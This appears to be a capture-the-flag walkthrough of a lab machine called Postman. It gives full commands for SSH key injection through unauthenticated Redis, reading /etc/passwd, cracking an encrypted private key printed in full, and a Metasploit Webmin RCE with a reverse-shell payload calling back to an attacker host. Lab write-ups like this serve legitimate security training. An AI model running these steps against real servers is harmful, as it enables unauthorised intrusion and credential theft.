


| Operating System | Difficulty | Machine Link |
|---|---|---|
 | Easy | Postman |
Attack Chain
- Initial Access: Exploiting unauthenticated Redis service to write SSH public key to
/var/lib/redis/.ssh/authorized_keysand gain access as theredisuser. - Lateral Movement: Discovering an encrypted SSH private key belonging to user
Mattin/opt/id_rsa.bak, cracking it with John the Ripper to obtain the passphrasecomputer2008. - Privilege Escalation: Bypassing the
DenyUsers MattSSH restriction by exploiting Webmin 1.910 authenticated RCE vulnerability (CVE-2019-12840) using Matt’s credentials to gain root access.
Machine Enumeration
Nmap
PORT STATE SERVICE REASON22/tcp open ssh syn-ack ttl 6380/tcp open http syn-ack ttl 636379/tcp open redis syn-ack ttl 6310000/tcp open snet-sensor-mgmt syn-ack ttl 63Web Enumeration Port 80
 After enumerating the web service, I found no exploitable results. This appears to be a static website with no obvious attack vectors.
Redis Enumeration Port 6379
Based on the nmap scan results, I discovered an interesting service running on port 6379 - Redis. This could serve as an attack vector, so I began with enumeration.
Nmap enumeration:
$ nmap -sVC -p 6379 10.129.2.1 -vvPORT STATE SERVICE REASON VERSION6379/tcp open redis syn-ack ttl 63 Redis key-value store 4.0.9Since I wasn’t familiar with Redis, I researched Redis enumeration techniques and found a helpful resource: https://hackviser.com/tactics/pentesting/services/redis
We can connect to Redis without authentication:
$ redis-cli -h 10.129.7.14610.129.7.146:6379>After enumeration, I identified that we can perform SSH Key Injection attacks against Redis.
https://hackviser.com/tactics/pentesting/services/redis#ssh-key-injection
The approach involves storing our SSH public key in the target system, after which we can authenticate using our private key.
Shell as redis
- Generate SSH RSA key pair with ssh-keygen:
$ ssh-keygen -t rsa -f redisGenerating public/private rsa key pair.Enter passphrase (empty for no passphrase):Enter same passphrase again:Your identification has been saved in redisYour public key has been saved in redis.pubNote: You can set a passphrase or leave it empty. If you set one, you’ll need to provide it when logging in via SSH (not the target machine’s password).
- Convert our public key with additional newlines:
$ (echo -e "\n\n"; cat redis_key.pub; echo -e "\n\n") > key.txt- Store the files and set filename to authorized_keys:
$ cat key.txt | redis-cli -h 10.129.7.146 -x set ssh_key$ redis-cli -h 10.129.7.146 config set dbfilename authorized_keys- Set the directory where the file will be stored:
$ redis-cli -h 10.129.7.146 config set dir /<user_home>/.ssh/Note: (user_home) refers to the home directory of the user, such as /home/ubuntu/, /root/, /home/maul/ According to the website: https://hackviser.com/tactics/pentesting/services/redis#ssh-key-injection We’re provided with several user home folder options, and Redis has a default home folder:
/var/lib/redis/
So we can save the authorized_keys file in /var/lib/redis/.ssh like this:
$ redis-cli -h 10.129.7.146 config set dir /var/lib/redis/.ssh/- Finally, save the configuration:
$ redis-cli -h 10.129.7.146 saveFinally, we can attempt to log in with our private key to access the target system as the redis user:
$ chmod 400 redis$ ssh -i redis redis@10.129.7.146
Privilege Escalation
Local Enumeration
First, I checked which users exist in the system by examining the home folders in /home:
$ redis@Postman:~$ ls -la /hometotal 12drwxr-xr-x 3 root root 4096 Sep 11 2019 .drwxr-xr-x 22 root root 4096 Aug 25 2019 ..drwxr-xr-x 6 Matt Matt 4096 Sep 11 2019 MattAlternatively, we can check /etc/passwd for users with shells:
$ redis@Postman:~$ cat /etc/passwd | grep sh$root:x:0:0:root:/root:/bin/bashMatt:x:1000:1000:,,,:/home/Matt:/bin/bashredis:x:107:114::/var/lib/redis:/bin/bashWe can see that there’s another user in the system named Matt. Let’s check their home folder:
$ redis@Postman:~$ ls -la /home/Matttotal 52drwxr-xr-x 6 Matt Matt 4096 Sep 11 2019 .drwxr-xr-x 3 root root 4096 Sep 11 2019 ..-rw------- 1 Matt Matt 1676 Sep 11 2019 .bash_history-rw-r--r-- 1 Matt Matt 220 Aug 25 2019 .bash_logout-rw-r--r-- 1 Matt Matt 3771 Aug 25 2019 .bashrcdrwx------ 2 Matt Matt 4096 Aug 25 2019 .cachedrwx------ 3 Matt Matt 4096 Aug 25 2019 .gnupgdrwxrwxr-x 3 Matt Matt 4096 Aug 25 2019 .local-rw-r--r-- 1 Matt Matt 807 Aug 25 2019 .profile-rw-rw-r-- 1 Matt Matt 66 Aug 26 2019 .selected_editordrwx------ 2 Matt Matt 4096 Aug 26 2019 .ssh-rw-rw---- 1 Matt Matt 33 Dec 27 13:52 user.txt-rw-rw-r-- 1 Matt Matt 181 Aug 25 2019 .wget-hstsBased on the permissions, we cannot access Matt’s home folder.
Let’s search for other information:
$ redis@Postman:~$ ls -la /opttotal 12drwxr-xr-x 2 root root 4096 Sep 11 2019 .drwxr-xr-x 22 root root 4096 Aug 25 2019 ..-rwxr-xr-x 1 Matt Matt 1743 Aug 26 2019 id_rsa.bakThe /opt directory typically contains external application installations, but here we can see a backup file for a private key belonging to Matt.
$ redis@Postman:/opt$ cat id_rsa.bak-----BEGIN RSA PRIVATE KEY-----Proc-Type: 4,ENCRYPTEDDEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C
JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnXcwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k27GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT91u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcvEyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHPUH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VYSj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYKt+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdkeP2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3GeSbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3il3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8pS9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRRhkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58VXTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrODb6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXiWhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmhKTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92HmnpAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQVcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5WX+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==-----END RSA PRIVATE KEY-----
The private key appears to be encrypted, but we can crack it with John the Ripper. First, we need to convert the private key for John:
$ ssh2john.py matt.idrsamatt.idrsa:$sshng$0$8$73E9CEFBCCF5287C$1192$25e840e75235eebb0238e56ac96...[snip]...$ ssh2john.py matt.idrsa > matt.hashes$ john --wordlist=`fzf-wordlists` matt.hashes
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for statuscomputer2008 (matt.idrsa)1g 0:00:00:00 DONE (2025-12-27 21:41) 12.50g/s 3085Kp/s 3085Kc/s 3085KC/s copper04..comettThe passphrase was successfully recovered as computer2008. We can now attempt to log in via SSH with Matt’s private key using the passphrase we obtained from John the Ripper:
$ ssh -i matt.idrsa Matt@10.129.7.146Enter passphrase for key 'matt.idrsa':Connection closed by 10.129.7.146 port 22
On the target machine:redis@Postman:/tmp$ ssh -i matt_idrsa Matt@localhostEnter passphrase for key 'matt_idrsa':Connection closed by ::1 port 22
Both attempts failed.
After examining the SSH configuration, I found the reason for the failed login attempts:
$ cat /etc/ssh/sshd_config | grep -v "#" | grep .Port 22PermitRootLogin yesPubkeyAuthentication yesAuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2PasswordAuthentication yesChallengeResponseAuthentication noUsePAM yesX11Forwarding yesPrintMotd noDenyUsers MattAcceptEnv LANG LC_*Subsystem sftp /usr/lib/openssh/sftp-serverThe SSH configuration contains the option DenyUsers Matt, which prevents us from logging in as the Matt user via any method.
Webmin Exploitation
Let’s revisit the nmap scan results, which showed another open port - port 10000 for Webmin.
Webmin Enumeration Port 10000
10000/tcp open http syn-ack ttl 63 MiniServ 1.910 (Webmin httpd)| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-favicon: Unknown favicon MD5: 066AF1F6A59FCB67495B545A6B81F371|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1). I attempted to log in with the credentials we obtained:
 Matt:computer2008

Login was successful with the credentials obtained earlier. Nmap identified the version of the Webmin application, and I had previously exploited this version, so I knew that Webmin 1.910 has an authenticated RCE vulnerability.
$ searchsploit "Webmin 1.9.10"Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)Final Metasploit options became:
msf exploit(linux/http/webmin_packageup_rce) > options
Module options (exploit/linux/http/webmin_packageup_rce):
Name Current Setting Required Description ---- --------------- -------- ----------- PASSWORD computer2008 yes Webmin Password Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4 RHOSTS 10.129.7.146 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html RPORT 10000 yes The target port (TCP) SSL true no Negotiate SSL/TLS for outgoing connections TARGETURI / yes Base path for Webmin application USERNAME Matt yes Webmin Username VHOST no HTTP server virtual host
Payload options (cmd/unix/reverse_perl):
Name Current Setting Required Description ---- --------------- -------- ----------- LHOST 10.10.14.71 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port
Exploit target:
Id Name -- ---- 0 Webmin <= 1.910 The Webmin exploit was successful, and we obtained a root shell, successfully compromising the Postman machine :)